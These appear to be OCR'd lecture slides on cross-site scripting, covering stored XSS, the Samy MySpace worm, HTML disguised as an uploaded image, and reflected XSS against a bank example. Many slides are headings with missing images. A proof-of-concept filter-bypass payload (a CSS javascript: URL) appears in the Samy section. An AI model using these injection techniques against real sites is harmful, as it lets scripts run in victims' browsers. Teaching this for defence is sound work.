
Stored XSS (Cross-Site Scripting)



Stored XSS (Cross-Site Scripting)



Stored XSS (Cross-Site Scripting)



Stored XSS: Summary

- Target: user who visits *a* vulnerable *web service*
- Attacker goal: run a malicious script in user's browser with same access as provided to server's regular scripts (subvert SOP = *Same Origin Policy*)
- Attacker tools: ability to leave content on web server page (e.g., via an ordinary browser);
- Key trick: server fails to ensure that content uploaded to page does not contain embedded scripts

Demo: stored XSS

MySpace.com (Samy worm)

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no

    `<script>, <body>, onclick, <a href=javascript://>`

  - … but can do Javascript within CSS tags:


```
<div style="background:url('javascript:alert(1)')">
```

- With careful Javascript hacking, Samy worm infects anyone who visits an infected MySpace page
  - … and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.

http://namb.la/popular/tech.html

Twitter XSS vulnerability

User figured out how to send a tweet that would automatically be retweeted by all followers using vulnerable TweetDeck apps.



Stored XSS using images

Suppose pic.jpg on web server contains HTML !

- request for http://site.com/pic.jpg results in:

```
HTTP/1.1  200 OK
…
Content-Type:  image/jpeg

<html>  fooled ya  </html>
```

- IE will render this as HTML (despite Content-Type)

- Consider photo sharing sites that support image uploads
  - What if attacker uploads an “image” that is a script?


Reflected XSS

- The attacker gets the victim user to visit a URL for `bank.com` that embeds a malicious Javascript
- The server echoes it back to victim user in its response
- Victim's browser executes the script within the same origin as `bank.com`

Reflected XSS (Cross-Site Scripting)


Victim client

Reflected XSS (Cross-Site Scripting)




Reflected XSS (Cross-Site Scripting)


Reflected XSS (Cross-Site Scripting)




Reflected XSS (Cross-Site Scripting)



